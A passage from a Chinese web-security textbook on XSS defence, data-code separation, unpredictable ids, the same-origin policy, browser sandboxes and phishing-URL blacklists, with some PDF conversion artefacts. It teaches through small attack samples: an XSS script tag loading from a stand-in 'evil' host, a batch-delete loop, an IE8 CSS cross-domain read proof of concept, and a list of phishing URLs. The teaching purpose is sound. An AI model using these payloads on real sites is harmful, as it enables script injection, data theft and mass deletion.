在 XSS 防御技术的发展过程中，曾经出现过几种不同的解决思路，直到最近几年 XSS 的防御思路才逐渐成熟和统一。



XSS 防御技术的发展过程

在一开始的方案中，主要是过滤一些特殊字符，比如：

<<笑傲江湖>> 会变成 笑傲江湖

尖括号被过滤掉了。

但是这种粗暴的做法常常会改变用户原本想表达的意思，比如：

1<2 可能会变成 1 2

造成这种“乌龙”的结果就是因为没有“在正确的地方做正确的事情”。对于 XSS 防御，对系统取得的用户输入进行过滤其实是不太合适的，因为 XSS 真正产生危害的场景是在用户的浏览器上，或者说服务器端输出的 HTML 页面，被注入了恶意代码。只有在拼装 HTML 时输出，系统才能获得 HTML 上下文的语义，才能判断出是否存在误杀等情况。所以“在正确的地方做正确的事情”，也是纵深防御的一种含义——必须把防御方案放到最合适的地方去解决。（XSS 防御的更多细节请参考“跨站脚本攻击”一章。）

近几年安全厂商为了迎合市场的需要，推出了一种产品叫 UTM，全称是“统一威胁管理”（Unified Threat Management）。UTM 几乎集成了所有主流安全产品的功能，比如防火墙、VPN、反垃圾邮件、IDS、反病毒等。UTM 的定位是当中小企业没有精力自己做安全方案时，可以在一定程度上提高安全门槛。但是 UTM 并不是万能药，很多问题并不应该在网络层、网关处解决，所以实际使用时效果未必好，它更多的是给用户买个安心。

对于一个复杂的系统来说，纵深防御是构建安全体系的必要选择。

1.7.3 数据与代码分离原则

另一个重要的安全原则是数据与代码分离原则。这一原则广泛适用于各种由于“注入”而

引发安全问题的场景。

实际上，缓冲区溢出，也可以认为是程序违背了这一原则的后果——程序在栈或者堆中，将用户数据当做代码执行，混淆了代码与数据的边界，从而导致安全问题的发生。

在 Web 安全中，由“注入”引起的问题比比皆是，如 XSS、SQL Injection、CRLF Injection、X-Path Injection 等。此类问题均可以根据“数据与代码分离原则”设计出真正安全的解决方案，因为这个原则抓住了漏洞形成的本质原因。

以 XSS 为例，它产生的原因是 HTML Injection 或 JavaScript Injection，如果一个页面的代码如下：

```
<html>
<head>test</head>
<body>
$var
</body>
</html>
```

其中 \$var 是用户能够控制的变量，那么对于这段代码来说：

```
<html>
<head>test</head>
<body>

</body>
</html>
```

就是程序的代码执行段。

而

```
$var
```

就是程序的用户数据片段。

如果把用户数据片段 \$var 当成代码片段来解释、执行，就会引发安全问题。

比如，当\$var 的值是：

```
<script src=http://evil></script>
```

时，用户数据就被注入到代码片段中。解析这段脚本并执行的过程，是由浏览器来完成的——浏览器将用户数据里的<script>标签当做代码来解释——这显然不是程序开发者的本意。

根据数据与代码分离原则，在这里应该对用户数据片段 \$var 进行安全处理，可以使用过滤、编码等手段，把可能造成代码混淆的用户数据清理掉，具体到这个案例中，就是针对 <、> 等符号做处理。

有的朋友可能会问了：我这里就是要执行一个<script>标签，要弹出一段文字，比如：“你好！”，那怎么办呢？

在这种情况下，数据与代码的情况就发生了变化，根据数据与代码分离原则，我们就应该

重写代码片段：

```
<html>
<head>test</head>
<body>
<script>
alert("$var1");
</script>
</body>
</html>
```

在这种情况下，`<script>`标签也变成了代码片段的一部分，用户数据只有 `$var1` 能够控制，从而杜绝了安全问题的发生。

1.7.4 不可预测性原则

前面介绍的几条原则：Secure By Default，是时刻要牢记的总则；纵深防御，是要更全面、更正确地看待问题；数据与代码分离，是从漏洞成因上看问题；接下来要讲的“**不可预测性**”原则，则是从克服攻击方法的角度看问题。

微软的 Windows 系统用户多年来深受缓冲区溢出之苦，因此微软在 Windows 的新版本中增加了许多对抗缓冲区溢出等内存攻击的功能。微软无法要求运行在系统中的软件没有漏洞，因此它采取的做法是让漏洞的攻击方法失效。比如，使用 DEP 来保证堆栈不可执行，使用 ASLR 让进程的栈基址随机变化，从而使攻击程序无法准确地猜测到内存地址，大大提高了攻击的门槛。经过实践检验，证明微软的这个思路确实是有效的——即使无法修复 code，但是如果能够使得攻击的方法无效，那么也可以算是成功的防御。

微软使用的 ASLR 技术，在较新版本的 Linux 内核中也支持。在 ASLR 的控制下，一个程序每次启动时，其进程的栈基址都不相同，具有一定的随机性，对于攻击者来说，这就是“不可预测性”。

不可预测性（Unpredictable），能有效地对抗基于篡改、伪造的攻击。我们看看如下场景：

假设一个内容管理系统中的文章序号，是按照数字升序排列的，比如 `id=1000, id=1002, id=1003……`

这样的顺序，使得攻击者能够很方便地遍历出系统中的所有文章编号：找到一个整数，依次递增即可。如果攻击者想要批量删除这些文章，写个简单的脚本：

```
for (i=0;i<100000;i++){
    Delete(url+"?id="+i);
}
```

就可以很方便地达到目的。但是如果该内容管理系统使用了“不可预测性”原则，将 `id` 的值变得不可预测，会产生什么结果呢？

`id=asldfjaefsadlf, id=adsfalkennffxc, id=poerjfweknfd.....`

`id` 的值变得完全不可预测了，攻击者再想批量删除文章，只能通过爬虫把所有的页面 `id` 全部抓取下来，再一一进行分析，从而提高了攻击的门槛。

不可预测性原则，可以巧妙地用在一些敏感数据上。比如在 CSRF 的防御技术中，通常会使用一个 token 来进行有效防御。这个 token 能成功防御 CSRF，就是因为攻击者在实施 CSRF 攻击的过程中，是无法提前预知这个 token 值的，因此要求 token 足够复杂时，不能被攻击者猜测到。（具体细节请参考“跨站点请求伪造”一章。）

不可预测性的实现往往需要用到加密算法、随机数算法、哈希算法，好好使用这条原则，在设计安全方案时往往会事半功倍。

1.8 小结

本章归纳了笔者对于安全世界的认识和思考，从互联网安全的发展史说起，揭示了安全问题的本质，以及应该如何展开安全工作，最后总结了设计安全方案的几种思路和原则。在后续的章节中，将继续揭示 Web 安全的方方面面，并深入理解攻击原理和正确的解决之道——我们会面对各种各样的攻击，解决方案为什么要这样设计，为什么这最合适？这一切的出发点，都可以在本章中找到本质的原因。

安全是一门朴素的学问，也是一种平衡的艺术。无论是传统安全，还是互联网安全，其内在的原理都是一样的。我们只需抓住安全问题的本质，之后无论遇到任何安全问题（不仅仅局限于 Web 安全或互联网安全），都会无往而不利，因为我们已经真正地懂得了如何用安全的眼光来看待这个世界！

(附) 谁来为漏洞买单?¹

昨天介绍了 PHP 中 `is_a()` 函数功能改变引发的问题², 后来发现很多朋友不认同这是一个漏洞, 原因是通过良好的代码习惯能够避免该问题, 比如写一个安全的 `_autoload()` 函数。

我觉得我有必要讲讲一些安全方面的哲学问题, 但这些想法只代表我个人的观点, 是我的安全世界观。

互联网本来是安全的, 自从有了研究安全的人, 就变得不安全了。

所有的程序本来也没有漏洞, 只有功能, 但当一些功能被用于破坏, 造成损失时, 也就成了漏洞。

我们定义一个功能是否是漏洞, 只看后果, 而不应该看过程。

计算机用 0 和 1 定义了整个世界, 但在整个世界中, 并非所有事情都能简单地用“是”或者“非”来判断, 漏洞也是如此, 因为破坏有程度轻重之分, 当破坏程度超过某一临界值时, 多数人(注意不是所有人)会接受这是一个漏洞的事实。但事物是变化的, 这个临界值也不是一成不变的, “多数人”也不是一成不变的, 所以我们要用变化的观点去看待变化的事物。

泄露用户个人信息, 比如电话、住址, 在以前几乎称不上漏洞, 因为没有人利用; 但在互联网越来越关心用户隐私的今天, 这就变成了一个严重的问题, 因为有无数的坏人时刻在想着利用这些信息搞破坏, 非法攫取利益。所以, 今天如果发现某网站能够批量、未经授权获取到用户个人信息, 这就是一个漏洞。

再举个例子。用户登录的 `memberID` 是否属于机密信息? 在以往做信息安全, 我们都只知道“密码”、“安全问题”等传统意义上的机密信息需要保护。但是在今天, 在网站的业务设计中, 我们发现 `loginID` 也应该属于需要保护的信息。因为 `loginID` 一旦泄露后, 可能会导致被暴力破解; 甚至有的用户将 `loginID` 当成密码的一部分, 会被黑客猜中用户的密码或者是黑客通过攻击一些第三方站点(比如 SNS)后, 找到同样的 `loginID` 来尝试登录。

正因为攻击技术在发展, 所以我们对漏洞的定义也在不断变化。可能很多朋友都没有注意到, 一个业务安全设计得好的网站, 往往 `loginID` 和 `nickname`(昵称)是分开的。登录 ID 是用户的私有信息, 只有用户本人能够看到; 而 `nickname` 不能用于登录, 但可以公开给所有人看。这种设计的细节, 是网站积极防御的一种表现。

可能很多朋友仍然不愿意承认这些问题都是漏洞, 那么什么是漏洞呢? 在我看来, 漏洞只是对破坏性功能的一个统称而已。

但是“漏洞”这顶帽子太大, 大到我们难以承受, 所以我们不妨换一个角度看, 看看是否“应该修补”。语言真是很神奇的东西, 很多时候换一个称呼, 就能让人的认可度提高很多。

在 PHP 的 5.3.4 版本中, 修补了很多年来万恶的 0 字节截断功能³, 这个功能被文件包含漏

1 <http://hi.baidu.com/aullik5/blog/item/d4b8c81270601c3fdd54013e.html>

2 <http://hi.baidu.com/aullik5/blog/item/60d2b5fc2524c30a09244d0c.html>

3 http://www.php weblog.net/GaRY/archive/2010/12/10/PHP_is_geliavable_now.html

洞利用，酿造了无数“血案”。

我们知道 PHP 中 include/require 一个文件的功能，如果有良好的代码规范，则是安全的，不会成为漏洞。

这是一个正常的 PHP 语言的功能，只是“某一群不明真相的小白程序员”在一个错误的时间、错误的地点写出了错误的代码，使得“某一小撮狡猾的黑客”发现了这些错误的代码，从而导致漏洞。这是操作系统的问题，谁叫操作系统在遍历文件路径时会被 0 字节截断，谁叫 C 语言的 string 操作是以 0 字节为结束符，谁叫程序员写出这么小白的代码，官方文档里已经提醒过了，关 PHP 什么事情，太冤枉了！

我也觉得 PHP 挺冤枉的，但 C 语言和操作系统也挺冤的，我们就是这么规定的，如之奈何？但总得有人来为错误买单，谁买单呢？写出不安全代码的小白程序员？

No！学习过市场营销方面知识的同学应该知道，永远也别指望让最终用户来买单，就像老百姓不应该为政府的错误买单一样（当然在某个神奇的国度除外）。所以必须得有人为这些不是漏洞，但造成了既成事实的错误负责，我们需要有社会责任感的 owner。

很高兴的是，PHP 官方在经历这么多年纠结、折磨、发疯之后，终于勇敢地承担起了这个责任（我相信这是一个很坎坷的心路历程），为这场酿成无数惨案的闹剧画上了一个句号。但是我们仍然悲观地看到，cgi.fix_pathinfo 的问题⁴仍然没有修改默认配置，使用 fastcgi 的 PHP 应用默认处于风险中。PHP 官方仍然坚持认为这是一个正常的功能，谁叫小白程序员不认真学习官方文件精神！是啊，无数网站付出惨痛学费的正常功能！

PHP 是当下用户最多的 Web 开发语言之一，但是因为种种历史遗留原因（我认为是历史原因），导致在安全的“增值”服务上做得远远不够（相对于一些新兴的流行语言来说）。在 PHP 流行起来的时候，当时的互联网远远没有现在复杂，也远远没有现在这么多的安全问题，在当时的历史背景下，很多问题都不是“漏洞”，只是功能。

我们可以预见到，在未来互联网发展的过程中，也必然会有更多、更古怪的攻击方式出现，也必然会让更多的原本是“功能”的东西，变成漏洞。

最后，也许你已经看出来了，我并不是要说服谁 is_a() 是一个漏洞，而是在思考，谁该为这些损失买单？我们未来遇到同样的问题怎么办？

对于白帽子来说，我们习惯于分解问题，同一个问题，我们可以在不同层面解决，可以通过良好的代码规范去保证（事实上，所有的安全问题都能这么修复，只是需要付出的成本过于巨大），但只有 PHP 在源头修补了这个问题，才真正是善莫大焉。

BTW：is_a() 函数的问题已经申报了 CVE，如果不出意外，security@php.net 也会接受这个问题，所以它已经是一个既成事实的漏洞了。

⁴ <http://www.80sec.com/nginx-securit.html>



第二篇

客户端脚本安全

- 第 2 章 浏览器安全
- 第 3 章 跨站脚本攻击 (XSS)
- 第 4 章 跨站点请求伪造 (CSRF)
- 第 5 章 点击劫持 (ClickJacking)
- 第 6 章 HTML 5 安全

第 2 章

浏览器安全

近年来随着互联网的发展，人们发现浏览器才是互联网最大的入口，绝大多数用户使用互联网的工具是浏览器。因此浏览器市场的竞争也日趋白热化。

浏览器安全在这种激烈竞争的环境中被越来越多的人所重视。一方面，浏览器天生就是一个客户端，如果具备了安全功能，就可以像安全软件一样对用户上网起到很好的保护作用；另一方面，浏览器安全也成为浏览器厂商之间竞争的一张底牌，浏览器厂商希望能够针对安全建立起技术门槛，以获得竞争优势。

因此近年来随着浏览器版本的不断更新，浏览器安全功能变得越来越强大。在本章中，我们将介绍一些主要的浏览器安全功能。

2.1 同源策略

同源策略（Same Origin Policy）是一种约定，它是浏览器最核心也最基本的安全功能，如果缺少了同源策略，则浏览器的正常功能可能都会受到影响。可以说 Web 是构建在同源策略的基础之上的，浏览器只是针对同源策略的一种实现。

对于客户端 Web 安全的学习与研究来说，深入理解同源策略是非常重要的，也是后续学习的基础。很多时候浏览器实现的同源策略是隐性、透明的，很多因为同源策略导致的问题并没有明显的出错提示，如果不熟悉同源策略，则可能一直都会想不明白问题的原因。

浏览器的同源策略，限制了来自不同源的“document”或脚本，对当前“document”读取或设置某些属性。

这一策略极其重要，试想如果没有同源策略，可能 a.com 的一段 JavaScript 脚本，在 b.com 未曾加载此脚本时，也可以随意涂改 b.com 的页面（在浏览器的显示中）。为了不让浏览器的页面行为发生混乱，浏览器提出了“Origin”（源）这一概念，来自不同 Origin 的对象无法互相干扰。

对于 JavaScript 来说，以下情况被认为是同源与不同源的。

URL	Outcome	Reason
http://store.company.com/dir2/other.html	Success	
http://store.company.com/dir/inner/another.html	Success	
https://store.company.com/secure.html	Failure	Different protocol
http://store.company.com:81/dir/etc.html	Failure	Different port
http://news.company.com/dir/other.html	Failure	Different host

浏览器中 JavaScript 的同源策略（当 JavaScript 被浏览器认为来自不同源时，请求被拒绝）

由上表可以看出，影响“源”的因素有：host（域名或 IP 地址，如果是 IP 地址则看做一个根域名）、子域名、端口、协议。

需要注意的是，对于当前页面来说，页面内存放 JavaScript 文件的域并不重要，重要的是加载 JavaScript 页面所在的域是什么。

换言之，a.com 通过以下代码：

```
<script src=http://b.com/b.js></script>
```

加载了 b.com 上的 b.js，但是 b.js 是运行在 a.com 页面中的，因此对于当前打开的页面（a.com 页面）来说，b.js 的 Origin 就应该是 a.com 而非 b.com。

在浏览器中，`<script>`、``、`<iframe>`、`<link>`等标签都可以跨域加载资源，而不受同源策略的限制。这些带“src”属性的标签每次加载时，实际上是由浏览器发起了一次 GET 请求。不同于 XMLHttpRequest 的是，通过 src 属性加载的资源，浏览器限制了 JavaScript 的权限，使其不能读、写返回的内容。

对于 XMLHttpRequest 来说，它可以访问来自同源对象的内容。比如下例：

```
<html>
<head>
<script type="text/javascript">
var xmlhttp;
function loadXMLDoc(url)
{
xmlhttp=null;
if (window.XMLHttpRequest)
  {// code for Firefox, Opera, IE7, etc.
  xmlhttp=new XMLHttpRequest();
  }
else if (window.ActiveXObject)
  {// code for IE6, IE5
  xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
  }
if (xmlhttp!=null)
{
  xmlhttp.onreadystatechange=state_Change;
  xmlhttp.open("GET",url,true);
  xmlhttp.send(null);
}
else

```

```

{
  alert("Your browser does not support XMLHttpRequest.");
}
}

function state_Change()
{
if (xmlhttp.readyState==4)
  {// 4 = "loaded"
  if (xmlhttp.status==200)
    {// 200 = "OK"
    document.getElementById('T1').innerHTML+xmlhttp.responseText;
    }
  else
    {
    alert("Problem retrieving data:" + xmlhttp.statusText);
    }
  }
}
</script>
</head>


<body onload="loadXMLDoc('/example/xdom/test_xmlhttp.txt')">
<div id="T1" style="border:1px solid black;height:40;width:300;padding:5"></div><br />
<button onclick="loadXMLDoc('/example/xdom/test_xmlhttp2.txt')">Click</button>
</body>
</html>

```

但 XMLHttpRequest 受到同源策略的约束，不能跨域访问资源，在 AJAX 应用的开发中尤其需要注意这一点。

如果 XMLHttpRequest 能够跨域访问资源，则可能会导致一些敏感数据泄露，比如 CSRF 的 token，从而导致发生安全问题。

但是互联网是开放的，随着业务的发展，跨域请求的需求越来越迫切，因此 W3C 委员会制定了 XMLHttpRequest 跨域访问标准。它需要通过目标域返回的 HTTP 头来授权是否允许跨域访问，因为 HTTP 头对于 JavaScript 来说一般是无法控制的，所以认为这个方案可以实施。注意：这个跨域访问方案的安全基础就是信任“JavaScript 无法控制该 HTTP 头”，如果此信任基础被打破，则此方案也将不再安全。



跨域访问请求过程

具体的实现过程，在本书的“HTML 5 安全”一章中会继续探讨。

对于浏览器来说，除了 DOM、Cookie、XMLHttpRequest 会受到同源策略的限制外，浏览

器加载的一些第三方插件也有各自的同源策略。最常见的一些插件如 Flash、Java Applet、Silverlight、Google Gears 等都有自己的控制策略。

以 Flash 为例，它主要通过目标网站提供的 crossdomain.xml 文件判断是否允许当前“源”的 Flash 跨域访问目标资源。

以 www.qq.com 的策略文件为例，当浏览器在任意其他域的页面里加载了 Flash 后，如果对 www.qq.com 发起访问请求，Flash 会先检查 www.qq.com 上此策略文件是否存在。如果文件存在，则检查发起请求的域是否在许可范围内。

```
<cross-domain-policy>
<allow-access-from domain="*.qq.com" />
<allow-access-from domain="*.gtimg.com" />
</cross-domain-policy>
```

www.qq.com 的 crossdomain.xml 文件

在这个策略文件中，只有来自 *.qq.com 和 *.gtimg.com 域的请求是被允许的。依靠这种方式，从 Origin 的层面上控制了 Flash 行为的安全性。

在 Flash 9 及其之后的版本中，还实现了 MIME 检查以确认 crossdomain.xml 是否合法，比如查看服务器返回 HTTP 头的 Content-Type 是否是 text/*、application/xml、application/xhtml+xml。这样做的原因，是因为攻击者可以通过上传 crossdomain.xml 文件控制 Flash 的行为，绕过同源策略。除了 MIME 检查外，Flash 还会检查 crossdomain.xml 是否在根目录下，也可以使得一些上传文件的攻击失效。

然而浏览器的同源策略也并非是坚不可摧的堡垒，由于实现上的一些问题，一些浏览器的同源策略也曾经多次被绕过。比如下面这个 IE 8 的 CSS 跨域漏洞。

www.a.com/test.html:

```
<body>
{}body{font-family:
aaaaaaaaaaaaaa
bbbbbbbbbbbbbbbbbb
</body>
```

www.b.com/test2.html:

```
<style>
@import url("http://www.a.com/test.html");
</style>


<script>
.setTimeout(function() {
```

```

var t = document.body.currentStyle.fontFamily;
alert(t);
},2000);
</script>

```

在 www.b.com/test2.html 中通过@import 加载了 <http://www.a.com/test.html> 为 CSS 文件，渲染进入当前页面 DOM，同时通过 `document.body.currentStyle.fontFamily` 访问此内容。问题发生在 IE 的 CSS Parse 的过程中，IE 将 `fontFamily` 后面的内容当做了 value，从而可以读取 www.a.com/test.html 的页面内容。




在 www.b.com 下读取到了 www.a.com 的页面内容

我们前面提到，比如`<script>`等标签仅能加载资源，但不能读、写资源的内容，而这个漏洞能够跨域读取页面内容，因此绕过了同源策略，成为一个跨域漏洞。

浏览器的同源策略是浏览器安全的基础，在本书后续章节中提到的许多客户端脚本攻击，都需要遵守这一法则，因此理解同源策略对于客户端脚本攻击有着重要意义。同源策略一旦出现漏洞被绕过，也将带来非常严重的后果，很多基于同源策略制定的安全方案都将失去效果。

2.2 浏览器沙箱

针对客户端的攻击近年来呈现爆发趋势：



2009 年全年挂马网站状况趋势图


这种在网页中插入一段恶意代码，利用浏览器漏洞执行任意代码的攻击方式，在黑客圈子里被形象地称为“挂马”。

“挂马”是浏览器需要面对的一个主要威胁。近年来，独立于杀毒软件之外，浏览器厂商根据挂马的特点研究出了一些对抗挂马的技术。

比如在 Windows 系统中，浏览器密切结合 DEP、ASLR、SafeSEH 等操作系统提供的保护技术，对抗内存攻击。与此同时，浏览器还发展出了多进程架构，从安全性上有了很大的提高。

浏览器的多进程架构，将浏览器的各个功能模块分开，各个浏览器实例分开，当一个进程崩溃时，也不会影响到其他的进程。

Google Chrome 是第一个采取多进程架构的浏览器。Google Chrome 的主要进程分为：浏览器进程、渲染进程、插件进程、扩展进程。插件进程如 flash、java、pdf 等与浏览器进程严格隔离，因此不会互相影响。



Google Chrome 的架构


渲染引擎由 Sandbox 隔离，网页代码要与浏览器内核进程通信、与操作系统通信都需要通过 IPC channel，在其中会进行一些安全检查。

Sandbox 即沙箱，计算机技术发展到今天，Sandbox 已经成为泛指“资源隔离类模块”的代名词。Sandbox 的设计目的一般是为了让不可信任的代码运行在一定的环境中，限制不可信任的代码访问隔离区之外的资源。如果一定要跨越 Sandbox 边界产生数据交换，则只能通过指定的数据通道，比如经过封装的 API 来完成，在这些 API 中会严格检查请求的合法性。

Sandbox 的应用范围非常广泛。比如一个提供 hosting 服务的共享主机环境，假设支持用户上传 PHP、Python、Java 等语言的代码，为了防止用户代码破坏系统环境，或者是不同用户之间的代码互相影响，则应该设计一个 Sandbox 对用户代码进行隔离。Sandbox 需要考虑用户代码针对本地文件系统、内存、数据库、网络的可能请求，可以采用默认拒绝的策略，对于有需要的请求，则可以通过封装 API 的方式实现。


而对于浏览器来说，采用 Sandbox 技术，无疑可以让不受信任的网页代码、JavaScript 代码运行在一个受到限制的环境中，从而保护本地桌面系统的安全。

Google Chrome 实现了一个相对完整的 Sandbox：



Google Chrome 的 Sandbox 架构

IE 8 也采取了多进程架构，每一个 Tab 页即是一个进程，如下是 IE 8 的架构：



IE 8 的架构

多进程架构最明显的一个好处是，相对于单进程浏览器，在发生崩溃时，多进程浏览器只会崩溃当前的 Tab 页，而单进程浏览器则会崩溃整个浏览器进程。这对于用户体验是很大的提升。

但是浏览器安全是一个整体，在现今的浏览器中，虽然有多进程架构和 Sandbox 的保护，但是浏览器所加载的一些第三方插件却往往不受 Sandbox 管辖。比如近年来在 Pwn2Own 大会上被攻克的浏览器，往往都是由于加载的第三方插件出现安全漏洞导致的。Flash、Java、PDF、.Net Framework 在近年来都成为浏览器攻击的热点。

也许在不远的未来，在浏览器的安全模型中会更加重视这些第三方插件，不同厂商之间会就安全达成一致的标准，也只有这样，才能将这个互联网的入口打造得更加牢固。

2.3 恶意网址拦截

上节提到了“挂马”攻击方式能够破坏浏览器安全，在很多时候，“挂马”攻击在实施时会在一个正常的网页中通过<script>或者<iframe>等标签加载一个恶意网址。而除了挂马所加载的恶意网址之外，钓鱼网站、诈骗网站对于用户来说也是一种恶意网址。为了保护用户安全，浏览器厂商纷纷推出了各自的拦截恶意网址功能。目前各个浏览器的拦截恶意网址的功能都是基于“黑名单”的。

恶意网址拦截的工作原理很简单，一般都是浏览器周期性地从服务器端获取一份最新的恶意网址黑名单，如果用户上网时访问的网址存在于此黑名单中，浏览器就会弹出一个警告页面。



Google Chrome 的恶意网址拦截警告

常见的恶意网址分为两类：一类是挂马网站，这些网站通常包含有恶意的脚本如 JavaScript 或 Flash，通过利用浏览器的漏洞（包括一些插件、控件漏洞）执行 shellcode，在用户电脑中植入木马；另一类是钓鱼网站，通过模仿知名网站的相似页面来欺骗用户。

要识别这两种网站，需要建立许多基于页面特征的模型，而这些模型显然是不适合放在客户端的，因为这会让攻击者得以分析、研究并绕过这些规则。同时对于用户基数巨大的浏览器来说，收集用户访问过的历史记录也是一种侵犯隐私的行为，且数据量过于庞大。

基于这两个原因，浏览器厂商目前只是以推送恶意网址黑名单为主，浏览器收到黑名单后，对用户访问的黑名单进行拦截；而很少直接从浏览器收集数据，或者在客户端建立模型。现在的浏览器多是与专业的安全厂商展开合作，由安全厂商或机构提供恶意网址黑名单。

一些有实力的浏览器厂商，比如 Google 和微软，由于本身技术研发实力较强，且又掌握了大量的用户数据，因此自建有安全团队做恶意网址识别工作，用以提供浏览器所使用的黑名单。对于搜索引擎来说，这份黑名单也是其核心竞争力之一。

PhishTank 是互联网上免费提供恶意网址黑名单的组织之一，它的黑名单由世界各地的志愿者提供，且更新频繁。

The screenshot shows the PhishTank homepage. At the top, there's a navigation bar with links for Home, Add A Phish, Verify A Phish, Phish Search, Stats, FAQ, Developers, Mailing Lists, and My Account. On the right side of the header, there are fields for 'username' and 'password' with 'Register' and 'Forgot Password' links. Below the header, a large banner reads 'Join the fight against phishing'. It encourages users to submit suspected phishes, verify others' submissions, and develop software using their free API. There's a text input field for pasting URLs and a button labeled 'Is it a phish?'. Below this, a section titled 'Recent Submissions' lists 12 recent entries. Each entry includes the ID, URL, and the user who submitted it. The table has columns for 'ID', 'URL', and 'Submitted by'. The URLs listed include various malicious sites like woman.ca, iglesiaevangelicabetel.com, and runescape.com.

ID	URL	Submitted by
1257366	http://woman.ca/plugins/user/www.itau.com.br-GRIPN...	irgarcia
1257365	http://www.iglesiaevangelicabetel.com/modules/mod...	gnidia
1257364	http://www.rcauto.pl/gielda/mg/halifax.co.uk/onli...	cleanmix
1257363	http://secure.runescape.com/runescape-weblogin.co...	Matty0364
1257361	http://secure.runescape.com/runescape-weblogin.co...	Matty0364
1257360	http://studentp.x10.mx/	wrightbr2
1257358	http://www.jagexmodapplying.tk/	zender2
1257352	http://secure.runescape.com/login.ntlogin.com/web...	ElloGovnr
1257356	http://dusk44.my3gb.com/index.htm	zender2
1257355	http://hm-runescape.tk/	zender2

PhishTank 的恶意网址列表

类似地，Google 也公开了其内部使用的 SafeBrowsing API，任何组织或个人都可以在产品中接入，以获取 Google 的恶意网址库。

除了恶意网址黑名单拦截功能外，主流浏览器都开始支持 EV SSL 证书(Extended Validation SSL Certificate)，以增强对安全网站的识别。

EVSSL 证书是全球数字证书颁发机构与浏览器厂商一起打造的增强型证书，其主要特色是浏览器会给予 EVSSL 证书特殊待遇。EVSSL 证书也遵循 X509 标准，并向前兼容普通证书。

如果浏览器不支持 EV 模式，则会把该证书当做普通证书；如果浏览器支持（需要较新版本的浏览器）EV 模式，则会在地址栏中特别标注。

在 IE 中：



EV 证书在 IE 中的效果

在 Firefox 中：




EV 证书在 Firefox 中的效果

而普通的 https 证书则没有绿色的醒目提示：



普通证书在 IE 中的效果

因此网站在使用了 EV SSL 证书后，可以教育用户识别真实网站在浏览器地址栏中的“绿色”表现，以对抗钓鱼网站。



使用 EV 证书的网站在 IE 中的效果

